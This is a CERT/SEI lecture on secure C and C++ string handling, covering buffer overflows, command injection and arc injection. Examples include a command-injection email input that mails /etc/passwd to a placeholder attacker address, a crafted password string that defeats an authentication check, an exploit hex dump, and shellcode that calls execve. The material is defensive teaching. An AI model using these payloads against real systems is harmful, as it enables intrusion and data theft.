



Software Security Engineering Lecture 10: Secure Coding in C and C++

David Svoboda, CERT, SEI

This material is approved for public release.

Distribution is limited by the Software Engineering Institute to attendees.



© 2011 Carnegie Mellon University

This material is distributed by the SEI only to course attendees for their own individual study.

Except for the U.S. government purposes described below, this material SHALL NOT be reproduced or used in any other manner without requesting formal permission from the Software Engineering Institute at permission@sei.cmu.edu.

This material was created in the performance of Federal Government Contract Number FA8721-05-C-0003 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center. The U.S. Government's rights to use, modify, reproduce, release, perform, display, or disclose this material are restricted by the Rights in Technical Data-Noncommercial Items clauses (DFAR 252-227.7013 and DFAR 252-227.7013 Alternate I) contained in the above identified contract. Any reproduction of this material or portions thereof marked with this legend must also reproduce the disclaimers contained on this slide.

Although the rights granted by contract do not require course attendance to use this material for U.S. Government purposes, the SEI recommends attendance to ensure proper understanding.

THE MATERIAL IS PROVIDED ON AN "AS IS" BASIS, AND CARNEGIE MELLON DISCLAIMS ANY AND ALL WARRANTIES, IMPLIED OR OTHERWISE (INCLUDING, BUT NOT LIMITED TO, WARRANTY OF FITNESS FOR A PARTICULAR PURPOSE, RESULTS OBTAINED FROM USE OF THE MATERIAL, MERCHANTABILITY, AND/OR NON-INFRINGEMENT).

String Agenda

Strings

Common errors using NTBS

Common errors using `basic_string`

String Vulnerabilities

Mitigation Strategies

Summary

Strings

Constitute most of the data exchanged between an end user and a software system

- text input fields
- command-line arguments
- environment variables
- console input

Software vulnerabilities and exploits are caused by weaknesses in

- string representation
- string management
- string manipulation

The standard C library supports both strings of type `char` and wide strings of type `wchar_t`.


String Data Type

A **string** consists of a contiguous sequence of characters terminated by and including the first null character.

A **pointer** to a string points to its initial character.

The **length** of a string is the number of bytes preceding the null character.

The **value** of a string is the sequence of the values of the contained characters, in order.




Strings are implemented as arrays of characters and are susceptible to the same problems as arrays.

Secure coding practices for arrays should also be applied to null-terminated character strings (see the [Arrays \(ARR\)](#) chapter of *The CERT C Secure Coding Standard*).


Arrays

One of the problem with arrays is determining the number of elements:

```
void func(char s[]) {  
    size_t num_elem = sizeof(s) / sizeof(s[0]);  
}  
  
int main(void) {  
    char str[] = "Bring on the dancing horses";  
    size_t num_elem = sizeof(str) / sizeof(str[0]);  
    func(str);  
}
```



Number of elements equals the `sizeof(char *)`



Number of elements is 28

The `strlen()` function can be used to determine the length of a (properly) null-terminated byte string but not the space available in an array.

See [ARR01-C. Do not apply the sizeof operator to a pointer when taking the size of an array.](#)

String Literals

A **character string literal** is a sequence of zero or more characters enclosed in double quotes, as in **"xyz"**.

A wide string literal is the same, except prefixed by the letter **L**, as in **L"xyz"**.

The type of a string literal is an array of **char** in C, but it is an array of **const char** in C++.

Consequently, a string literal is modifiable in C.

- Modifying such an array is undefined behavior
- such behavior is prohibited by The CERT C Secure Coding rule [STR30-C. Do not attempt to modify string literals](#)

String Literals as Array Initializers

Array variables are often initialized by a string literal and declared with an explicit bound that matches the number of characters in the string literal.

In the following declaration:

```
const char s[3] = "abc";
```

The size of the array `s` is three, although the size of the string literal is four; consequently, the trailing null byte is omitted.

If you do not specify the bound of the string the compiler will allocate sufficient space for the entire string literal, including the terminating null character.

```
const char s[] = "abc";
```

This approach simplifies maintenance, because the size of the array can always be derived even if the size of the string literal changes.

This issue is further described by *The CERT C Secure Coding Standard* rule [STR30-C. Do not attempt to modify string literals](#).

String Agenda

Strings

Common errors using NTBS

Common errors using `basic_string`

String Vulnerabilities

Mitigation Strategies

Summary

Common String Manipulation Errors

Programming with null-terminated byte strings, in C or C++, is error-prone.

Common errors include

- improperly bounded string copies
- null-termination errors
- truncation
- write outside array bounds
- off-by-one errors
- improper data sanitization

Bounded String Copies

This program has undefined behavior if more than 8 characters are entered at the prompt.

```
#include <stdio.h>
#include <stdlib.h>

void get_y_or_n(void) {
    char response[8];
    printf("Continue? [y] n: ");
    gets(response);
    if (response[0] == 'n')
        exit(0);
    return;
}
```

This example uses only interfaces present in C99, although the `gets()` function has been deprecated in C99 and eliminated from C11.

The CERT C Secure Coding Standard Rule MSC34-C disallows the use of deprecated or obsolescent functions function.

The `gets()` Function

```
char *gets(char *dest) {  
    int c = getchar();  
    char *p = dest;  
    while (c != EOF && c != '\n') {  
        *p++ = c;  
        c = getchar();  
    }  
    *p = '\0';  
    return dest;  
}
```

The `gets()` function has no way to specify a limit on the number of characters to read.

Simple Solution

Test the length of the input using `strlen()` and dynamically allocate the memory.

```
int main(int argc, char *argv[]) {
    char *buff = malloc(strlen(argv[1])+1);
    if (buff != NULL) {
        strcpy(buff, argv[1]);
        printf("argv[1] = %s.\n", buff);
    }
    else {
        /* Couldn't get the memory - recover */
    }
    return 0;
}
```

Copying and Concatenation


It is easy to make errors when copying and concatenating strings because standard functions do not know the size of the destination buffer.

```
int main(int argc, char *argv[]) {  
    char name[2048];  
    strcpy(name, argv[1]);  
    strcat(name, " = ");  
    strcat(name, argv[2]);  
    ...  
}
```

Null-Termination Errors

Another common problem with null-terminated byte strings is a failure to properly null terminate.

```
int main(void) {  
    char a[16];  
    char b[16];  
    char c[32];  
    strncpy(a, "0123456789abcdef", sizeof(a));  
    strncpy(b, "0123456789abcdef", sizeof(b));  
    strncpy(c, a, sizeof(c));  
}
```



Neither a[] nor b[] is properly terminated.

From ISO/IEC 9899:1999

The `strncpy()` function

```
char *strncpy(char * restrict s1,  
              const char * restrict s2,  
              size_t n);
```

copies not more than `n` characters (characters that follow a null character are not copied) from the array pointed to by `s2` to the array pointed to by `s1`.

Consequently, if there is no null character in the first `n` characters of the array pointed to by `s2`, the result will not be null terminated.

String Truncation

Functions that restrict the number of bytes are often recommended to mitigate buffer overflow vulnerabilities.

- `strncpy()` instead of `strcpy()`
- `fgets()` instead of `gets()`
- `snprintf()` instead of `sprintf()`

Strings that exceed the specified limits are truncated.

Truncation results in a loss of data and in some cases leads to software vulnerabilities.

Write Outside Array Bounds

```
int main(int argc, char *argv[]) {  
    int i = 0;  
    char buff[128];  
    char *arg1 = argv[1];  
    while (arg1[i] != '\0' ) {  
        buff[i] = arg1[i];  
        i++;  
    }  
    buff[i] = '\0';  
    printf("buff = %s\n", buff);  
}
```

Because null-terminated byte strings are character arrays, it is possible to perform an insecure string operation without invoking a function.

Off-by-One Errors

Can you find all the off-by-one errors in this program?

```
int main(void) {
    int i;
    char source[10];
    strcpy(source, "0123456789");
    char *dest = malloc(strlen(source));
    for (i=1; i <= 11; i++) {
        dest[i] = source[i];
    }
    dest[i] = '\0';
    printf("dest = %s", dest);
}
```

Improper Data Sanitization

An application inputs an email address from a user and passes it as an argument to a complex subsystem (e.g., a command shell) [Viega 03].

```
sprintf(buffer,  
        "/bin/mail %s < /tmp/email",  
        addr  
    );  
system(buffer);
```

The risk is that the user enters the following string as an email address:

```
bogus@addr.com; cat /etc/passwd | mail some@badguy.net
```

This is an example of command injection.

[**Viega 03**] Viega, J., & Messier, M. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003.

Injection

There are many types of injection:

- Command injection
- Format string injection
- SQL injection
- XML/Xpath injection
- Cross-site scripting (XSS)

Enabled by not properly sanitizing a string that is then interpreted by a complex subsystem (such as an HTML parser)

Black Listing

Replaces dangerous characters in input strings with underscores or other harmless characters

- requires the programmer to identify all dangerous characters and character combinations
- may be difficult without having a detailed understanding of the program, process, library, or component being called
- may be possible to encode or escape dangerous characters after successfully bypassing black list checking

White Listing

Defines a list of acceptable characters and removes any characters that are unacceptable

The list of valid input values is typically a predictable, well-defined set of manageable size.

White listing can be used to ensure that a string only contains characters that are considered safe by the programmer.

String Agenda

Strings

Common errors using NTBS

Common errors using `basic_string`

String Vulnerabilities

- Program Stack
- Buffer Overflow
- Code Injection
- Arc Injection

Mitigation Strategies

Summary

Program Stack


The stack supports nested invocation calls.

Information pushed on the stack as a result of a function call is called a frame.

```
b() {...}  
a() {  
    b();  
}  
main() {  
    a();  
}
```



Low memory



High memory

A stack frame is created for each subroutine and destroyed upon return.

Stack Frames

A program stack is used to keep track of program execution and state by storing

- the return address in the calling function
- actual arguments to the function
- local variables of automatic storage duration

The address of the current frame is stored in a register (for example, EBP on Intel architectures).

The frame pointer is used as a fixed point of reference within the stack.

The stack is modified during

- function calls
- function initialization
- return from a function

Notation

There are two notations for Intel instructions.

- Microsoft uses the Intel notation (show here).
- GNU C uses AT&T syntax.

`mov $4, %eax` `// AT&T Notation`

`mov eax, 4` `// Intel Notation`

Both of these instructions move the immediate value 4 into the **EAX** register

Function Calls

```
void function(int arg1, int arg2);
```

Push 2nd arg on stack

```
function(4, 2);
```

```
push 2
```

Push 1st arg on stack

```
push 4
```

```
call function (411A29h)
```

Push the return address on stack and jump to address

Function Initialization

```
void function(int arg1, int arg2) {
```

```
push ebp
```

Saves the frame pointer

```
mov ebp, esp
```

Frame pointer for subroutine is set to current stack pointer

```
sub esp, 44h
```

Allocates space for local variables

ebp: extended base pointer

esp: extended stack pointer

Function Return

return();

mov esp, ebp

pop ebp

ret

Restores the stack pointer

Restores the frame pointer

Pops return address off the stack and transfers control to that location

ebp: extended base pointer

esp: extended stack pointer

Return to Calling Function

```
function(4, 2);
```

```
push 2
```

```
push 4
```

```
call function (411230h)
```

```
add esp, 8
```

Restores stack
pointer

ebp: extended base pointer

esp: extended stack pointer

Sample Program

```
bool IsPasswordOK(void) {
    char Password[12]; // Memory storage for pwd
    gets(Password);    // Get input from keyboard
    return 0 == strcmp(Password, "goodpass");
}

int main(void) {
    bool PwStatus;           // Password status
    puts("Enter Password:"); // Print
    PwStatus=IsPasswordOK(); // Get and check password
    if (!PwStatus) {
        puts("Access denied"); // Print
        exit(-1);              // Terminate program
    }
    else puts("Access granted");// Print
}
```


Sample Program Runs

Run #1 Correct Password



A screenshot of a Windows command prompt window. The title bar is blue and contains the text "C:\WINDOWS\System32\cmd.exe" and standard window controls. The command prompt shows the following text: "C:\BufferOverflow\Release>BufferOverflow.exe", "Enter Password:", "goodpass", "Access granted", and "C:\BufferOverflow\Release>".

```
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
goodpass
Access granted
C:\BufferOverflow\Release>
```

Run #2 Incorrect Password



A screenshot of a Windows command prompt window. The title bar is blue and contains the text "C:\WINDOWS\System32\cmd.exe" and standard window controls. The command prompt shows the following text: "C:\BufferOverflow\Release>BufferOverflow.exe", "Enter Password:", "badpass", "Access denied", and "C:\BufferOverflow\Release>".

```
C:\WINDOWS\System32\cmd.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
badpass
Access denied
C:\BufferOverflow\Release>
```

Stack Before Call to `IsPasswordOK()`

Code

EIP →

```
int main(void) {  
    bool PwStatus;  
    puts("Enter Password:");  
    PwStatus=IsPasswordOK();  
    if (!PwStatus) {  
        puts("Access denied");  
        exit(-1);  
    }  
    else  
        puts("Access granted");  
}
```

Stack

ESP →

Storage for <code>PwStatus</code> (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of <code>main</code> – OS (4 Bytes)
...

Stack During IsPasswordOK() Call

Code

EIP



```
puts("Enter Password:");  
PwStatus=IsPasswordOK();  
if (!PwStatus) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access granted");
```

```
bool IsPasswordOK(void) {  
    char Password[12];  
  
    gets(Password);  
    return 0 == strcmp(Password,  
        "goodpass");  
}
```

ESP



Stack

Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

Note: The stack grows and shrinks as a result of function calls made by IsPasswordOK(void).

Stack After IsPasswordOK() Call

Code

EIP
→

```
puts("Enter Password:");  
PwStatus = IsPasswordOk();  
if (!PwStatus) {  
    puts("Access denied");  
    exit(-1);  
}  
else puts("Access granted");
```

Stack

ESP
→

Storage for Password (12 Bytes)
Caller EBP – Frame Ptr main (4 bytes)
Return Addr Caller – main (4 Bytes)
Storage for PwStatus (4 bytes)
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

String Agenda

Strings

Common errors using NTBS

Common errors using `basic_string`

String Vulnerabilities


- Program stacks
- Buffer overflows
- Code Injection
- Arc Injection

Mitigation Strategies

Summary

What Is a Buffer Overflow?

A buffer overflow occurs when data is written outside of the boundaries of the memory allocated to a particular data structure.



Buffer Overflows

Are caused when buffer boundaries are **neglected** and **unchecked**

Can occur in any memory segment

Can be exploited to modify a

- variable
- data pointer
- function pointer
- return address on the stack

Smashing the Stack for Fun and Profit (Aleph One, *Phrack* 49-14, 1996) provides the classic description of buffer overflows.

Smashing the Stack

Occurs when a **buffer overflow** overwrites data in the memory allocated to the execution stack.


Successful exploits can overwrite the **return address** on the stack, allowing execution of **arbitrary code** on the targeted machine.

This is an important class of vulnerability because of the

- occurrence **frequency**
- potential **consequences**

The Buffer Overflow 1

What happens if we input a password with more than 11 characters?



```
C:\WINDOWS\System32\cmd.exe - BufferOverflow.exe
C:\BufferOverflow\Release>BufferOverflow.exe
Enter Password:
12345678901234567890
```



*** CRASH ***

The Buffer Overflow 2

EIP
→

```
bool IsPasswordOK(void) {  
    char Password[12];  
  
    gets(Password);  
    return 0 == strcmp(Password,  
        "goodpass");  
}
```

The return address and other data on the stack is overwritten because the memory space allocated for the password can only hold a maximum of 11 characters plus the null terminator.


Stack

ESP
→

Storage for Password (12 Bytes) "123456789012"
Caller EBP – Frame Ptr main (4 bytes) "3456"
Return Addr Caller – main (4 Bytes) "7890"
Storage for PwStatus (4 bytes) '\0'
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)
...

The Vulnerability

A specially crafted string “1234567890123456j►*!” produced the following result.



```
C:\WINDOWS\System32\cmd.exe
C:\Buffer0verflow\Release>Buffer0verflow.exe
Enter Password:
1234567890123456j►*!
Access granted
C:\Buffer0verflow\Release>
```

The screenshot shows a Windows command prompt window titled "C:\WINDOWS\System32\cmd.exe". The user is in the directory "C:\Buffer0verflow\Release" and has executed the command "Buffer0verflow.exe". The program prompts for a password, and the user enters the string "1234567890123456j►*!". The program then outputs "Access granted", indicating a successful exploit.

What happened?

What Happened?

“1234567890123456j►*!” overwrites 9 bytes of memory on the stack, changing the caller’s return address, skipping lines 3-5, and starting execution at line 6.

Line	Statement
1	<code>puts("Enter Password:");</code>
2	<code>PwStatus=ISPasswordOK();</code>
3	<code>if (!PwStatus)</code>
4	<code>puts("Access denied");</code>
5	<code>exit(-1);</code>
6	<code>else</code> <code>puts("Access granted");</code>

Stack

Storage for Password (12 Bytes) “123456789012”
Caller EBP – Frame Ptr main (4 bytes) “3456”
Return Addr Caller – main (4 Bytes) “W►*!” (return to line 6 was line 3)
Storage for PwStatus (4 bytes) ‘\0’
Caller EBP – Frame Ptr OS (4 bytes)
Return Addr of main – OS (4 Bytes)

Note: This vulnerability also could have been exploited to execute arbitrary code contained in the input string.

String Agenda

Strings

Common errors using NTBS

Common errors using `basic_string`

String Vulnerabilities

- Program stacks
- Buffer overflows
- **Code Injection**
- Arc Injection

Mitigation Strategies

Summary

Question

Q: What is the difference between code and data?

A: **Absolutely nothing.**

Code Injection

Attacker creates a malicious argument—a specially crafted string that contains a pointer to malicious code provided by the attacker.

When the function returns, control is transferred to the malicious code.

- Injected code runs with the permissions of the vulnerable program when the function returns.
- Programs running with root or other elevated privileges are normally targeted.

Malicious Argument

Must be accepted by the vulnerable program as legitimate input.

The argument, along with other controllable inputs, must result in execution of the vulnerable code path.

The argument must not cause the program to terminate abnormally before control is passed to the **malicious code**.

`./vulprog < exploit.bin`

The get password program can be exploited to execute arbitrary code by providing the following binary data file as input:

```
000  31 32 33 34 35 36 37 38-39 30 31 32 33 34 35 36 "1234567890123456"  
010  37 38 39 30 31 32 33 34-35 36 37 38 E0 F9 FF BF "789012345678a. +"  
020  31 C0 A3 FF F9 FF BF B0-0B BB 03 FA FF BF B9 FB "1+ú . +|+. +|v"  
030  F9 FF BF 8B 15 FF F9 FF-BF CD 80 FF F9 FF BF 31 ". +i$ . +-.Ç . +1"  
040  31 31 31 2F 75 73 72 2F-62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

This exploit is specific to Red Hat Linux 9.0 and GCC.

Mal Arg Decomposed 1

The first 16 bytes of binary data fill the allocated storage space for the password.

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a. +"
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú . +|+. +|v"
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 ". +i$ . +-Ç . +1"
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

NOTE: The version of the GCC compiler used allocates stack data in multiples of 16 bytes.

Mal Arg Decomposed 2

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"  
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a. +"  
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú . +|+. +|v"  
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 ". +i$ . +-Ç . +1"  
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

The next 12 bytes of binary data fill the storage allocated by the compiler to align the stack on a 16-byte boundary.

Mal Arg Decomposed 3

```
000  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 "1234567890123456"  
010  37 38 39 30 31 32 33 34 35 36 37 38 E0 F9 FF BF "789012345678a• +"  
020  31 C0 A3 FF F9 FF BF B0 0B BB 03 FA FF BF B9 FB "1+ú • +|+• +|v"  
030  F9 FF BF 8B 15 FF F9 FF BF CD 80 FF F9 FF BF 31 "• +i$ • +-Ç • +1"  
040  31 31 31 2F 75 73 72 2F 62 69 6E 2F 63 61 6C 0A "111/usr/bin/cal "
```

This value overwrites the return address on the stack to reference injected code.

Malicious Code

The object of the malicious argument is to transfer control to the malicious code.

- may be included in the malicious argument (as in this example)
- may be injected elsewhere during a valid input operation
- can perform any function that can otherwise be programmed
- may simply open a remote shell on the compromised machine (as a result, is often referred to as **shellcode**)

Sample Shell Code

```
xor %eax,%eax #set eax to zero
mov %eax,0xbffff9ff #set to NULL word
mov $0xb,%al #set code for execve
mov $0xbfffffa03,%ebx #ptr to arg 1
mov $0xbffff9fb,%ecx #ptr to arg 2
mov 0xbffff9ff,%edx #ptr to arg 3
int $80 # make system call to execve
arg 2 array pointer array
char * []={0xbffff9ff, "1111"};
"/usr/bin/cal\0"
```

Null Characters

The `gets()` function reads characters from the input stream pointed to by `stdin` until end-of-file is encountered or a new-line character is read.

Any new-line character is discarded, and a null character is written immediately after the last character read into the array.

As a result, there might be null characters embedded in the string returned by `gets()` if, for example, input is redirected from a file.

Similarly, data read by the `fgets()` function may also contain null characters.

This issue is further documented in The CERT C Secure Coding Standard rule [FIO37-C. Do not assume that fgets\(\) returns a nonempty string when successful.](#)

String Agenda

Strings

Common errors using NTBS

Common errors using `basic_string`

String Vulnerabilities

- Buffer overflows
- Program stacks
- Code Injection
- **Arc Injection**

Mitigation Strategies

Summary

Arc Injection (return-into-libc)

Arc injection transfers control to code that already exists in the program's memory space.

- refers to how exploits insert a new arc (control-flow transfer) into the program's control-flow graph as opposed to injecting code
- can install the address of an existing function (such as `system()` or `exec()`), which can be used to execute programs on the local system
- allows for even more sophisticated attacks

Vulnerable Function

```
#include <string.h>
```

```
int get_buff(char *user_input, size_t size){  
    char buff[40];  
    memcpy(buff, user_input, size);  
    return 0;  
}
```

```
int main(void) {  
    /* ... */  
    get_buff(tainted_char_array, tainted_size);  
    /* ... */  
}
```

Exploit


Overwrites return address with address of existing function.

Creates stack frames to chain function calls.

Recreates original frame to return to program and resume execution without detection.

Result of memcpy() in get_buff()

Before Overflow

